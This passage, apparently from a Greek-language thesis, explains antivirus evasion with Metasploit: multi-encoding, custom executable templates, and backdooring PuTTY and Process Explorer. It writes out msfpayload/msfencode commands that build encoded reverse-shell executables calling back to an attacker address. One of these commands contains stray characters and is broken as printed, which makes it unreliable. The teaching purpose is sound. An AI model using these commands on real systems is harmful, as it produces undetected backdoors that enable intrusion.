- Η ανίχνευση ανάλυσης πρωτοκόλλου (Stateful Protocol Analysis Detection) αναγνωρίζει αποκλίσεις πρωτοκόλλου μέσω σύγκρισης συμβάντων με τη χρήση προκατασκευασμένων προφίλ που καθορίζουν μη κακόβουλη δραστηριότητα.
- Η ζωντανή παρακολούθηση και η ειδοποίηση, συχνά με βάση το SOC (Live-monitoring and Alerting SOC-based), περιλαμβάνει μια εξειδικευμένη ομάδα αναλυτών που χρησιμοποιεί λογισμικό ζωντανής τροφοδότησης για την παρακολούθηση της δραστηριότητας του δικτύου και των ενδιάμεσων συστημάτων συναγερμού, αποφασίζοντας για ενέργειες απειλής ή αφήνοντας τους αυτοματοποιημένους μηχανισμούς να παρέμβουν. Αυτή η πολύπλευρη προσέγγιση εξασφαλίζει ένα ολοκληρωμένο και αποτελεσματικό πλαίσιο ασφάλειας για τη διαχείριση του δικτύου.



Εικόνα 17. Αθόρυβη εισβολή κακόβουλου λογισμικού σε διάγραμμα ακολουθίας.



Εικόνα 18. Αθόρυβη εισβολή με χρήση Metasploit σε διάγραμμα ακολουθίας.

Οι παραπάνω Εικόνες 17,18 σε διαγράμματα ακολουθίας αναδεικνύουν τον κοινό τρόπο λειτουργίας των περιπτώσεων εισβολής κακόβολου λογισμικού γενικά με αυτόν που χρησιμοποιείται στο MSF. Διαπιστώνεται έτσι, η σημασία του εργαλείου σε αυτή την εργασία, ως **μέσο κατανόησης των διαδικασιών** που διαδραματίζονται. Το Metasploit σε αυτή την εργασία λειτουργεί ως **μικρογραφία όλων των τεχνικών εισβολής** κακόβουλου λογισμικού.

6. Τεχνικές Αποφυγής

6.1. Προσέγγιση ανα Λειτουργικό Σύστημα

Η προσέγγιση αθόρυβης εισβολής payloads μέσω εργαλείων όπως το Metasploit, διαφοροποιείται ανάλογα με τα διαφορετικά λειτουργικά συστήματα, κυρίως λόγω των ιδιαιτεροτήτων της αρχιτεκτονικής τους, των προκαθορισμένων ρυθμίσεων ασφαλείας και των διαθέσιμων πρωτοκόλλων και εφαρμογών. Αυτή η ανάλυση προσπαθεί να παρουσιάσει μια συνοπτική εικόνα της διαφοροποίησης των τεχνικών εισβολής σε τρία διαδεδομένα λειτουργικά συστήματα: Windows, Linux και Android.

Το λειτουργικό σύστημα Windows, λόγω της ευρείας χρήσης του σε εταιρικά και ατομικά περιβάλλοντα, αποτελεί συχνό στόχο για κυβερνοεπιθέσεις. Οι τεχνικές αθόρυβης εισβολής σε συστήματα Windows συχνά επικεντρώνονται στην εκμετάλλευση ευπαθειών σε διαδεδομένο λογισμικό (όπως οι προγράμματα περιήγησης και τα πρόσθετα τους), καθώς και στη χρήση τεχνικών social engineering για την απόκτηση πρόσβασης μέσω phishing επιθέσεων. Το Metasploit προσφέρει μια πληθώρα ωφέλιμων φορτίων και εκμεταλλεύσεων που στοχεύουν συγκεκριμένες ευπάθειες των Windows, επιτρέποντας την εκτέλεση κώδικα απομακρυσμένα και την απόκτηση ελέγχου του στοχευμένου συστήματος. Στα Windows, μια κοινή τεχνική είναι η εκμετάλλευση των ευπαθειών στο λογισμικό μέσω buffer overflows, όπου ο επιτιθέμενος στέλνει περισσότερα δεδομένα σε ένα πρόγραμμα από ό,τι μπορεί να χειριστεί η μνήμη που έχει διατεθεί για αυτό, προκαλώντας την υπερχείλιση και επιτρέποντας στον επιτιθέμενο να εκτελέσει αυθαίρετο κώδικα. Το Metasploit διαθέτει αρκετά modules που αυτοματοποιούν την ανίχνευση και εκμετάλλευση τέτοιων ευπαθειών[46], [47].

Στα συστήματα Linux, οι τεχνικές αθόρυβης εισβολής συχνά εστιάζουν στην εκμετάλλευση ευπαθειών σε διακομιστές και εφαρμογές που τρέχουν σε αυτά, όπως οι διακομιστές ιστοσελίδων, βάσεων δεδομένων και ηλεκτρονικού ταχυδρομείου. Λόγω της φύσης του Linux ως ανοικτού κώδικα, υπάρχει μια σταθερή ροή αναφορών ευπαθειών και διορθώσεων, κάτι που απαιτεί από τους επιτιθέμενους να είναι ενημερωμένοι για τις τελευταίες εξελίξεις. Το Metasploit παρέχει εργαλεία για τη διεκπεραίωση εκστρατειών εναντίον τέτοιων ευπαθειών, διευκολύνοντας την εξαγωγή πληροφοριών και την εγκατάσταση backdoors για μακροχρόνια πρόσβαση. Για τα Linux, οι επιτιθέμενοι συχνά επικεντρώνονται στην εκμετάλλευση ευπαθειών σε δημοφιλή διακομιστικό λογισμικό όπως ο Apache, ο Nginx ή οι διακομιστές βάσεων δεδομένων MySQL. Μια συνηθισμένη τεχνική είναι η SQL Injection, όπου ο επιτιθέμενος εκμεταλλεύεται ευπάθειες στην εφαρμογή ιστού για να εκτελέσει αυθαίρετες SQL εντολές στη βάση δεδομένων του διακομιστή, αποκτώντας πρόσβαση ή τροποποιώντας δεδομένα. Το Metasploit παρέχει εργαλεία και payloads για την αυτοματοποίηση της ανίχνευσης και εκμετάλλευσης τέτοιων ευπαθειών[46], [48], [49].

Το Android, ως το πιο διαδεδομένο λειτουργικό σύστημα για φορητές συσκευές, αντιμετωπίζει μοναδικές προκλήσεις στην ασφάλεια, λόγω της ποικιλομορφίας των συσκευών και των εκδόσεων του λειτουργικού συστήματος. Οι επιθέσεις σε Android συχνά εστιάζουν στην εκμετάλλευση ευπαθειών στο λογισμικό των εφαρμογών, τις

υπερβολικές άδειες εφαρμογών και τα κενά ασφαλείας στο ίδιο το λειτουργικό σύστημα. Το Metasploit προσφέρει μια σειρά από εργαλεία και ωφέλιμα φορτία που στοχεύουν Android συσκευές, διευκολύνοντας την εκτέλεση κώδικα, την καταγραφή πληκτρολογήσεων και την παρακολούθηση. Η διαδικασία συχνά περιλαμβάνει την υπονόμευση εφαρμογών μέσω τροποποιημένων APKs ή την εκμετάλλευση ευπαθειών μέσω drive-by downloads και phishing επιθέσεων. Οι επιθέσεις συχνά εστιάζουν στην εκμετάλλευση ευπαθειών στο λειτουργικό σύστημα ή τις εφαρμογές μέσω τροποποιημένων APKs που περιέχουν κακόβουλο κώδικα. Μια άλλη τεχνική είναι η χρήση του Man-in-the-Middle (MitM) για την καταγραφή και τροποποίηση δεδομένων που μεταφέρονται μεταξύ της συσκευής και του διακομιστή. Το Metasploit διαθέτει modules που διευκολύνουν την εγκατάσταση backdoors σε Android συσκευές, επιτρέποντας την παρακολούθηση δραστηριοτήτων ή την κλοπή δεδομένων[16], [50].

Η επιτυχία μιας αθόρυβης εισβολής εξαρτάται από την προσαρμογή των τεχνικών και των εργαλείων στο συγκεκριμένο λειτουργικό σύστημα στόχο. Το Metasploit παρέχει μια εκτεταμένη βιβλιοθήκη εκμεταλλεύσεων και ωφέλιμων φορτίων που διευκολύνουν την εκτέλεση επιθέσεων σε διάφορα περιβάλλοντα, απαιτώντας από τους επιτιθέμενους να έχουν βαθιά κατανόηση των συστημάτων που στοχεύουν και των διαθέσιμων εργαλείων. Σε κάθε περίπτωση, οι επιτιθέμενοι χρησιμοποιούν ένα συνδυασμό τεχνικών και εργαλείων για να παρακάμψουν τα μέτρα ασφαλείας και να επιτύχουν τους στόχους τους.

Η εξέλιξη των λειτουργικών συστημάτων έχει δημιουργήσει ένα πολυσύνθετο τοπίο ασφαλείας, το οποίο επιτιθέμενοι εκμεταλλεύονται με διαρκώς αναβαθμισμένες και εξειδικευμένες τεχνικές. Εκτός από τα ευρέως χρησιμοποιούμενα λειτουργικά συστήματα όπως Windows, Linux και Android, υπάρχουν και άλλα συστήματα όπως το macOS της Apple, καθώς και διάφορες διανομές UNIX, τα οποία αντιμετωπίζουν επίσης προκλήσεις.

Το macOS της Apple, γνωστό για την έμφαση του στην ασφάλεια και την ιδιωτικότητα, χρησιμοποιεί μια σειρά από ενσωματωμένα μέτρα προστασίας, όπως το Gatekeeper, το οποίο ελέγχει τις εφαρμογές για κακόβουλο λογισμικό πριν επιτρέψει την εκτέλεση, και το Sandboxing, το οποίο περιορίζει την πρόσβαση των εφαρμογών σε ευαίσθητα δεδομένα και συστημικούς πόρους. Ωστόσο, πρόσφατες έρευνες αποκάλυψαν ευπάθειες στο ασύρματο οικοσύστημα της Apple, συμπεριλαμβανομένων επιθέσεων στο iOS και το macOS μέσω πρωτοκόλλων όπως το Bluetooth Low Energy, το AWDL και το Wi-Fi. Αυτές οι ευπάθειες κυμαίνονται από παρακολούθηση συσκευών έως επιθέσεις άρνησης παροχής υπηρεσιών και επιθέσεις man-in-the-middle, θέτοντας δυνητικά σε κίνδυνο την ασφάλεια και την ιδιωτικότητα των χρηστών[51]. Σε γενική ανάλυση, οι επιτιθέμενοι αναζητούν συνεχώς νέες ευπάθειες, χρησιμοποιώντας τεχνικές όπως η εκμετάλλευση λογισμικού, phishing επιθέσεις και malware για να παρακάμψουν τα ασφαλιστικά μέτρα[52].

Στον κόσμο των UNIX και των παραγώγων του, όπως τα διάφορα λειτουργικά συστήματα BSD (π.χ., FreeBSD, OpenBSD), η ασφάλεια είναι επίσης προτεραιότητα, με τα συστήματα αυτά να προσφέρουν προηγμένες δυνατότητες ασφαλείας όπως περιορισμένα δικαιώματα χρήστη, προηγμένους μηχανισμούς περιορισμού προσβάσεων και εκτενείς

δυνατότητες κρυπτογράφησης. Ωστόσο, η σύνθετη φύση και οι ιδιαιτερότητες των συστημάτων αυτών μπορούν να δημιουργήσουν ειδικές προκλήσεις στην αντιμετώπιση ευπαθειών και στην εφαρμογή ενημερώσεων ασφαλείας[53], [54].

6.2. Πολυ-κωδικοποίηση και Συσκότιση

Η πολυκωδικοποίηση και ο πολυμορφισμός είναι εξελιγμένες τεχνικές αποφυγής του ωφέλιμου φορτίου που αποσκοπούν στην παράκαμψη της ανίχνευσης με βάση την υπογραφή. Η πολυκωδικοποίηση περιλαμβάνει την κωδικοποίηση του ωφέλιμου φορτίου πολλές φορές χρησιμοποιώντας διαφορετικά σχήματα κωδικοποίησης, ενώ τα πολυμορφικά ωφέλιμα φορτία αλλάζουν δυναμικά την εμφάνισή τους με κάθε παράδοση, καθιστώντας τα μη προσβάσιμα από τις παραδοσιακές μεθόδους ανίχνευσης βάσει υπογραφής. Για παράδειγμα, το εργαλείο msfvenom του Metasploit διευκολύνει τη δημιουργία πολυμορφικών ωφέλιμων φορτίων χρησιμοποιώντας τον κωδικοποιητή Shikata Ga Nai. Επιπλέν, το Metasploit και το msfvenom χρησιμοποιούνται για τη δημιουργία και την παράδοση πολυμορφικών ωφέλιμων φορτίων, στο πλαίσιο της εκμετάλλευσης του Android και του ελέγχου διείσδυσης[50], [55].

Η πολυκωδικοποίηση είναι μια εξελιγμένη τεχνική που χρησιμοποιείται από τους επιτιθέμενους για να παρακάμψουν μέτρα ασφαλείας, όπως τα συστήματα πρόληψης εισβολών (IPS), τα συστήματα ανίχνευσης εισβολών (IDS) και το λογισμικό προστασίας από ιούς. Η μέθοδος αυτή περιλαμβάνει την κωδικοποίηση δεδομένων πολλές φορές με διάφορες τεχνικές κωδικοποίησης, εισάγοντας πολυπλοκότητα και καθιστώντας δύσκολη την άμεση ανίχνευση και ανάλυση του κωδικοποιημένου περιεχομένου από τα συστήματα ασφαλείας. Ο σκοπός της κωδικοποίησης είναι τροποποίηση των δεδομένων έτσι ώστε να είναι ανεπιτυχής η προσπάθεια ανάγνωσης τους για να επιβιώσουν τη μεταφορά και την τοποθέτηση στη μνήμη. Η κωδικοποίηση και ο προσδιορισμός των προβληματικών χαρακτήρων είναι κομβική κατά τη στιγμή της δημιουργίας του ωφέλιμου φορτίου στο MSFvenom. Για τη στιγμή της δημιουργίας, το MSFvenom προσφέρει σαράντα δύο διαφορετικές μεθόδους κωδικοποίησης, με πιο δημοφιλείς τις shikata_ga_nai και powershell_base64. Ο απώτερος στόχος της πολλαπλής κωδικοποίησης είναι να αποκρύψει τα αρχικά δεδομένα, αναγκάζοντας τα συστήματα ασφαλείας να υποβληθούν σε πολλαπλά βήματα αποκωδικοποίησης για να αποκαλύψουν το πραγματικό ωφέλιμο φορτίο.

Στην πράξη, οι επιτιθέμενοι αξιοποιούν την πολυκωδικοποίηση ως μέρος ευρύτερων στρατηγικών αποφυγής κακόβουλου λογισμικού, όπως ο πολυμορφισμός και ο μεταμορφισμός. Αυτές οι τεχνικές αποσκοπούν στη δημιουργία ποικίλων παραλλαγών κακόβουλου κώδικα για την παράκαμψη των παραδοσιακών μεθόδων ανίχνευσης που βασίζονται σε υπογραφές. Κωδικοποιώντας το κακόβουλο λογισμικό πολλές φορές χρησιμοποιώντας διαφορετικούς αλγορίθμους ή προσεγγίσεις, οι επιτιθέμενοι εισάγουν μεταβλητότητα στη δομή του κώδικα, καθιστώντας δύσκολο για τα συστήματα ασφαλείας να δημιουργήσουν μια συνεπή υπογραφή για την ανίχνευση.

Για παράδειγμα, μια κοινή μέθοδος που χρησιμοποιείται στην πολυκωδικοποίηση περιλαμβάνει τη χρήση πολλαπλών επιπέδων τεχνικών κωδικοποίησης. Ένας συνδυασμός

κωδικοποίησης Base64, δεκαεξαδικής κωδικοποίησης και κωδικοποίησης ASCII μπορεί να εφαρμοστεί διαδοχικά στο αρχικό κακόβουλο ωφέλιμο φορτίο. Αυτή η πολυεπίπεδη κωδικοποίηση απαιτεί από τα συστήματα ασφαλείας να αποκωδικοποιούν διαδοχικά τα δεδομένα μέσω κάθε στρώματος για να αποκαλύψουν το πραγματικό περιεχόμενο. Η πολυπλοκότητα που εισάγεται από την πολυκωδικοποίηση όχι μόνο δυσχεραίνει την ανίχνευση με βάση την υπογραφή, αλλά θέτει επίσης προκλήσεις για τα συστήματα ανίχνευσης με βάση τη συμπεριφορά, τα οποία μπορεί να δυσκολεύονται να ερμηνεύσουν τον συσκοτισμένο κώδικα.

Η επικοινωνία εντολών και ελέγχου (Command and Control, C2) στην πολυκωδικοποίηση και τον πολυμορφισμό μπορεί επίσης να χρησιμοποιηθεί σαν παράδειγμα σεναρίου πραγματικού χρόνου. Οι επιτιθέμενοι μπορούν να κωδικοποιήσουν την κίνηση επικοινωνίας πολλές φορές για να συγκαλύψουν τη φύση των εντολών τους. Για παράδειγμα, ένας επιτιθέμενος μπορεί να χρησιμοποιήσει έναν συνδυασμό κωδικοποίησης URL, κωδικοποίησης XOR και συμπίεσης gzip σε διαδοχικά επίπεδα για να συσκοτίσει την επικοινωνία μεταξύ ενός παραβιασμένου συστήματος και ενός απομακρυσμένου διακομιστή εντολών. Οι αναλυτές ασφαλείας πρέπει να είναι εξοπλισμένοι με προηγμένες τεχνικές και εργαλεία αποκωδικοποίησης για να αποκαλύψουν την πραγματική πρόθεση πίσω από τέτοιες πολυκωδικοποιημένες επικοινωνίες.

Στο σενάριο του παραδείγματος, η χρήση του msfencode αναδεικνύεται ως ένα κομβικό εργαλείο στο πλαίσιο της αποφυγής της ανίχνευσης από λογισμικό προστασίας από ιούς. Ο στόχος είναι η κωδικοποίηση ενός εκτελέσιμου ωφέλιμου φορτίου, εξασφαλίζοντας ότι η εμφάνισή του θα αλλάξει αρκετά ώστε να αποφύγει τα άγρυπνα μάτια των προγραμμάτων προστασίας από ιούς, διατηρώντας παράλληλα την αρχική του λειτουργικότητα. Αυτή η τεχνική μοιάζει με την κωδικοποίηση των δυαδικών συνημμένων email σε Base64, δημιουργώντας ένα στρώμα απόκρυψης που καθιστά την ανίχνευση πιο δύσκολη. Μια πρακτική εφαρμογή του msfencode, το σενάριο περιλαμβάνει την κωδικοποίηση ενός ωφέλιμου φορτίου Meterpreter με την εντολή:

msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -t exe -o /var/www/payload.exe

Εδώ, η εντολή `msfpayload` παράγει την ακατέργαστη έξοδο, η οποία στη συνέχεια διοχετεύεται στην εντολή `msfencode`. Η σημαία `-e` καθορίζει τη μορφή κωδικοποιητή (`x86/shikata_ga_nai` σε αυτή την περίπτωση) και η έξοδος κατευθύνεται στο `/var/www/payload.exe`. Μια γρήγορη επαλήθευση χρησιμοποιώντας την εντολή `file` επιβεβαιώνει ότι το αρχείο που προκύπτει είναι πράγματι ένα εκτελέσιμο αρχείο των Windows. Παρά τη μοναδική προσπάθεια κωδικοποίησης, το κωδικοποιημένο ωφέλιμο φορτίο, όταν μεταφέρεται σε ένα σύστημα Windows, ανιχνεύεται από λογισμικό προστασίας από ιούς.

Αναγνωρίζοντας τους περιορισμούς της απλής κωδικοποίησης, το σενάριο εισάγει την έννοια της πολλαπλής κωδικοποίησης. Σε μια προσπάθεια να δημιουργηθεί ένα δυναμικά μεταβαλλόμενο ωφέλιμο φορτίο που είναι πιο δύσκολο να διαφύγει από τις υπογραφές antivirus, το ωφέλιμο φορτίο υφίσταται πολλαπλά περάσματα κωδικοποίησης χρησιμοποιώντας διαφορετικές μορφές. Η ακολουθία εντολών για την πολλαπλή κωδικοποίηση μπορεί για παράδειγμα να περιλαμβάνει μια σειρά μορφών κωδικοποίησης, όπως `x86/shikata_ga_nai`, `x86/alpha_upper` και `x86/countdown` με πολλές επαναλήψεις (iterations).

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -c 5 X -t raw Y | msfencode -e x86/alpha_upper -c 2 Z -t raw | msfencode –e x86/shikata_ga_nai -c 5 [-t raw | msfencode -e x86/countdown -c 5 \ -t exe -o /var/www/payload1.exe

Ο SGN είναι ένας πολυμορφικός κωδικοποιητής προσθετικής ανάδρασης XOR. Είναι πολυμορφικός στο βαθμό που κάθε δημιουργία κωδικοποιημένου shellcode θα είναι διαφορετική από την επόμενη. Το επιτυγχάνει αυτό μέσω μιας ποικιλίας τεχνικών, όπως η δυναμική αντικατάσταση εντολών, η δυναμική διάταξη μπλοκ, η τυχαία εναλλαγή καταχωρητών, η τυχαία διάταξη εντολών, η εισαγωγή άχρηστου κώδικα, η χρήση τυχαίου κλειδιού και η τυχαία ρύθμιση της απόστασης εντολών μεταξύ άλλων εντολών. Το κομμάτι της προσθετικής ανατροφοδότησης XOR σε αυτή την περίπτωση αναφέρεται στο γεγονός ότι ο αλγόριθμος κάνει XOR τις μελλοντικές εντολές μέσω ενός τυχαίου κλειδιού και στη συνέχεια προσθέτει αυτή την εντολή στο κλειδί για να χρησιμοποιηθεί ξανά για την κωδικοποίηση της επόμενης εντολής. Η αποκωδικοποίηση του shellcode είναι μια διαδικασία που ακολουθεί τα βήματα αντίστροφα.

Η αποτελεσματικότητα αυτής της στρατηγικής πολλαπλών κωδικοποιήσεων αποδεικνύεται καθώς το ωφέλιμο φορτίο αποφεύγει με επιτυχία την ανίχνευση από τη μηχανή antivirus. Αυτά τα παραδείγματα παρουσιάζουν την πρακτική εφαρμογή τεχνικών κωδικοποίησης και πολλαπλής κωδικοποίησης με τη χρήση του msfencode, προσφέροντας πληροφορίες σχετικά με τις προκλήσεις και τις στρατηγικές που εμπλέκονται στην αποφυγή της ανίχνευσης antivirus.

Η χρήση πολυμορφικών payloads, packers, κρυπτογράφησης shellcode, binary padding και συσκότισης κώδικα θέτει σημαντικές προκλήσεις για τις μεθόδους ανίχνευσης που βασίζονται σε υπογραφές στην κυβερνοασφάλεια. Τα πολυμορφικά ωφέλιμα φορτία υιοθετούν μια δυναμική πρόσοψη με κάθε παράδοση, καθιστώντας δύσκολη την ανίχνευση των δακτυλικών τους αποτυπωμάτων. Οι συσκευαστές συμπιέζουν και κρυπτογραφούν τα ωφέλιμα φορτία, δυσχεραίνοντας την ευθεία αναγνώριση. Η κρυπτογράφηση shellcode περιλαμβάνει την κρυπτογράφηση του shellcode μέσα σε ένα exploit, ενισχύοντας το ωφέλιμο φορτίο από τον εντοπισμό κατά την παράδοση. Η δυαδική συμπλήρωση εισάγει ένα στοιχείο απρόβλεπτου, μεταβάλλοντας την τιμή κατακερματισμού ενός δυαδικού αρχείου, αναχαιτίζοντας τους μηχανισμούς ανίχνευσης που βασίζονται στον κατακερματισμό. Η απόκρυψη κώδικα μεταβάλλει τον κώδικα και τη δομή του ωφέλιμου φορτίου, χρησιμοποιώντας τεχνικές όπως η εισαγωγή αδρανούς

κώδικα ή η αντικατάσταση εντολών, αυξάνοντας την πολυπλοκότητα της ανάλυσης για τους αναλυτές ασφαλείας[56]. Το Metasploit είναι ένα ισχυρό εργαλείο δοκιμών διείσδυσης που προσφέρει μια πρακτική πλατφόρμα για τον πειραματισμό, την κατανόηση και την αντιμετώπιση των προκλήσεων που θέτουν τα κωδικοποιημένα και συγκεκαλυμμένα ωφέλιμα φορτία σε πραγματικό σενάριο κυβερνοασφάλειας. Η συνεχής εξέλιξη αυτών των τακτικών καθιστά αναγκαία την ενδελεχή κατανόηση του τοπίου των απειλών και την εφαρμογή υπεύθυνων μεθοδολογιών δοκιμών για την αξιολόγηση της αποτελεσματικότητας των στρατηγικών αποφυγής σε διάφορα σενάρια.

6.3. Εκτελέσιμα Πρότυπα

Τα εκτελέσιμα πρότυπα (Executable Templates) αντιπροσωπεύουν μια αθόρυβη προσέγγιση για την παράδοση payload με την ενσωμάτωση κακόβουλου κώδικα σε νόμιμα πρότυπα όπως έγγραφα ή σενάρια. Οι επιτιθέμενοι που αξιοποιούν αυτή την τεχνική εκμεταλλεύονται ευπάθειες στο λογισμικό που αναλύει αυτά τα πρότυπα, με στόχο την εκτέλεση κακόβουλων ενεργειών[47]. Το Metasploit παρέχει ενότητες για τη δημιουργία τέτοιων προτύπων, επιτρέποντας στους επιτιθέμενους να παραδίδουν ωφέλιμα φορτία με τρόπο που εξαπατά τις παραδοσιακές λύσεις προστασίας από ιούς. Αυτή η τεχνική υπογραμμίζει τη σημασία της συνεχούς ενημέρωσης των υπογραφών και των ευρετικών χαρακτηριστικών στα εργαλεία ασφαλείας για τον εντοπισμό ανωμαλιών σε νόμιμες δομές αρχείων.

Αυτή η μέθοδος εκμεταλλεύεται τις δυνατότητες κωδικοποίησης εργαλείων όπως το msfencode για την ενσωμάτωση κακόβουλων φορτίων σε προσαρμοσμένα εκτελέσιμα πρότυπα των Windows, διευκολύνοντας την αποφυγή ανίχνευσης από τα AV. Η τεχνική διαδικασία ξεκινάει με την επιλογή ενός προσαρμοσμένου εκτελέσιμου προτύπου, με σκοπό να παρακάμψει τις συμβατικές υπογραφές που αναγνωρίζουν τα AV. Συνήθως, το προεπιλεγμένο εκτελέσιμο πρότυπο, όπως το template.exe, αναγνωρίζεται εύκολα από τους προμηθευτές AV. Για να αντιμετωπιστεί αυτό, οι ειδικοί ασφάλειας επιλέγουν εναλλακτικά, όπως το Process Explorer από το Microsoft Sysinternals Suite, το οποίο μπορεί να ληφθεί και να εξαχθεί από νόμιμες πηγές. Μόλις αποκτηθεί το προσαρμοσμένο πρότυπο, σε αυτή την περίπτωση το `procexp.exe`, η διαδικασία προχωρά στη δημιουργία του φορτίου. Το Metasploit Framework παρέχει ένα ισχυρό εργαλείο δημιουργίας φορτίου, το `msfpayload`, το οποίο, σε αυτήν την περίπτωση, ρυθμίζεται για τη δημιουργία ενός φορτίου τύπου `windows/shell_reverse_tcp`. Αυτό το φορτίο θεσπίζει ένα αντίστροφο κέλυφος, διευκολύνοντας μια σύνδεση πίσω στο μηχάνημα του επιτιθέμενου.

Η κρίσιμη φάση της αποφυγής βρίσκεται στη διαδικασία κωδικοποίησης που εκτελείται από το `msfencode`. Η επιλεγμένη διαδικασία κωδικοποίησης είναι η `x86/shikata_ga_nai`, μια πολυμορφική κωδικοποίηση σχεδιασμένη για την του απόκρυψη φορτίου. Η παράμετρος επανάληψης (`-c 5`) ελέγχει τον αριθμό των κύκλων κωδικοποίησης, ενισχύοντας την πολυπλοκότητα του κωδικοποιημένου φορτίου. Αυτή η διαδικασία είναι κρίσιμη για την αποφυγή της ανίχνευσης βασισμένης σε υπογραφές που χρησιμοποιούν τα AV. Το κέντρο της λειτουργίας περιλαμβάνει την καθορισμό του προσαρμοσμένου προτύπου χρησιμοποιώντας την επιλογή `-x` κατά τη διάρκεια της

κωδικοποίησης. Αντικαθιστώντας το προεπιλεγμένο πρότυπο με το δυαδικό αρχείο του Process Explorer, το κωδικοποιημένο φορτίο αποθηκεύεται ως `pe_backdoor.exe`. Αυτό το εκτελέσιμο, με το αποκωδικοποιημένο φορτίο του, είναι έτοιμο για χρήση.

Η διαδικασία ολοκληρώνεται με την εκκίνηση ενός πολυχειρικού μεσολαβητή μέσω του (msfcli) για την ακρόαση εισερχόμενων συνδέσεων. Η χρήση ενός νόμιμου εκτελέσιμου προτύπου, σε συνδυασμό με την κωδικοποίηση του φορτίου, συμβάλλει στον αθόρυβο χαρακτήρα της επίθεσης. Μόλις το φορτίο εκτελείται στο σύστημα-στόχο, δημιουργείται μια ανάποδη σύνδεση κελύφους, παρέχοντας στον επιτιθέμενο έλεγχο χωρίς ανίχνευση από antivirus.

Συνολικά, η χρήση εκτελέσιμων προτύπων στο Metasploit για εισβολή αντιπροσωπεύει μια λεπτομερή και αποτελεσματική προσέγγιση στον τομέα των δοκιμών διείσδυσης[2]. Μέσω της ενσωμάτωσης προσαρμοσμένων προτύπων και της χρήσης εξελιγμένων τεχνικών κωδικοποίησης, οι ειδικοί ασφάλειας μπορούν να ενισχύσουν το ποσοστό επιτυχίας των επιθέσεων, αποφεύγοντας παράλληλα τα παραδοσιακά μέτρα ασφαλείας. Αυτή η μεθοδολογία, ενώ είναι ζωτικής σημασίας για ηθικές επιθέσεις και αξιολογήσεις ασφαλείας, υπογραμμίζει τη σημασία της υπεύθυνης και νόμιμης χρήσης για την αντιμετώπιση των πιθανών κινδύνων που συνδέονται με μη εξουσιοδοτημένες δραστηριότητες.

6.4. Αθόρυβα Ωφέλιμα φορτία

Τα αθόρυβα φορτία (Stealthy payloads) περιλαμβάνουν διάφορες επιπρόσθετες τεχνικές που έχουν σχεδιαστεί για να ελαχιστοποιούν την ανιχνευσιμότητα του κακόβουλου περιεχομένου. Τεχνικές όπως η στεγανογραφία (Steganography) περιλαμβάνουν την απόκρυψη ωφέλιμων φορτίων μέσα σε φαινομενικά αθώα αρχεία, καθιστώντας δύσκολο για τα εργαλεία ασφαλείας να εντοπίσουν την παρουσία τους. Επιπλέον, Fileless payloads εκτελούν κώδικα απευθείας στη μνήμη χωρίς να βασίζονται σε παραδοσιακά εκτελέσιμα αρχεία, αποφεύγοντας την ανίχνευση από λύσεις ασφαλείας που επικεντρώνονται στην ανάλυση βάσει αρχείων.

Το fileless malware, συμπεριλαμβανομένων τεχνικών όπως η στεγανογραφία και τα fileless payloads, αποτελεί σημαντική πρόκληση για τις παραδοσιακές μεθόδους ανίχνευσης. Το fileless malware δεν βασίζεται σε παραδοσιακά αρχεία και μπορεί να εκτελέσει κώδικα απευθείας στη μνήμη, αποφεύγοντας την ανίχνευση βάσει αρχείων. Για την αντιμετώπιση αυτού του προβλήματος, οι ερευνητές έχουν προτείνει διάφορες τεχνικές ανίχνευσης, όπως η ανίχνευση με βάση τη μηχανική μάθηση, χρησιμοποιώντας ανάλυση χαρακτηριστικών και εργαλεία εγκληματολογικών ερευνών μνήμης. Επιπλέον, έχει αναλυθεί η χρήση σεναρίων PowerShell σε επιθέσεις χωρίς αρχεία, υπογραμμίζοντας την ανάγκη για μηχανισμούς άμυνας που θα επεκτείνονται πέρα από την παραδοσιακή ανίχνευση βάσει αρχείων, ενσωματώνοντας ανάλυση μνήμης και ανίχνευση ανωμαλιών[57], [58].

Τα αθόρυβα ωφέλιμα φορτία συνιστούν μια βασική στρατηγική στο πεδίο της επιθετικής ασφάλειας στον κυβερνοχώρο, επιτρέποντας στους επιτιθέμενους να αναπτύσσουν κρυφά εκτελέσιμα προγράμματα που βρίσκονται πίσω από την πόρτα χωρίς να προκαλούν υποψίες. Το χαρακτηριστικό παράδειγμα που αφορά έναν πελάτη SSH των Windows PuTTY υπογραμμίζει τις τεχνικές περιπλοκές που εμπλέκονται στη δημιουργία μυστικών επιχειρήσεων. Το PuTTY είναι εξομοιωτής τερματικού ανοικτού κώδικα που προσφέρεται δωρεάν, σειριακή κονσόλα και εφαρμογή που δίνει την δυνατότητα μεταφοράς αρχείων δικτύου. Διάφορα πρωτόκολλα δικτύου ακολουθούνται, μεταξύ άλλων των SCP, SSH, Telnet. Παρέχεται ταυτόχρονα η ευκαιρία σύνδεσης σε θύρα σειριακής μορφής.

Ταυτόχρονα, η αξιοποίηση των εργαλείων Metasploit, συγκεκριμένα των msfpayload και msfencode, διευκολύνει τη δημιουργία, την κωδικοποίηση και την απρόσκοπτη ενσωμάτωση ενός εξελιγμένου ωφέλιμου φορτίου στο επιλεγμένο εκτελέσιμο αρχείο. Η τακτική ανάπτυξη της σημαίας -k αναδεικνύεται ως βασικό στοιχείο, επιτρέποντας στο κακόβουλο ωφέλιμο φορτίο να εκτελείται ταυτόχρονα με την εφαρμογή υποδοχής, μειώνοντας έτσι τον κίνδυνο εντοπισμού. Η μεθοδική προσέγγιση επεκτείνεται και σε σκέψεις μετά την ενσωμάτωση, όπως ο έλεγχος για την αποφυγή προστασίας από ιούς, αναγνωρίζοντας το δυναμικό τοπίο των μέτρων ασφαλείας. Επιπλέον, η σύσταση του κειμένου για εφαρμογές που βασίζονται σε GUI και οι εκτιμήσεις σχετικά με την απουσία της σημαίας -k αποδεικνύουν μια λεπτή κατανόηση των σχετικών τεχνικών λεπτομερειών. Αυτό υπογραμμίζει την ανάγκη σχολαστικού σχεδιασμού και εκτέλεσης, αναδεικνύοντας τη λεπτή ισορροπία μεταξύ της διατήρησης μυστικών επιχειρήσεων και της αποφυγής εξελιγμένων αμυντικών συστημάτων ασφαλείας στο διαρκώς εξελισσόμενο τοπίο της κυβερνοασφάλειας.

6.5. Packers

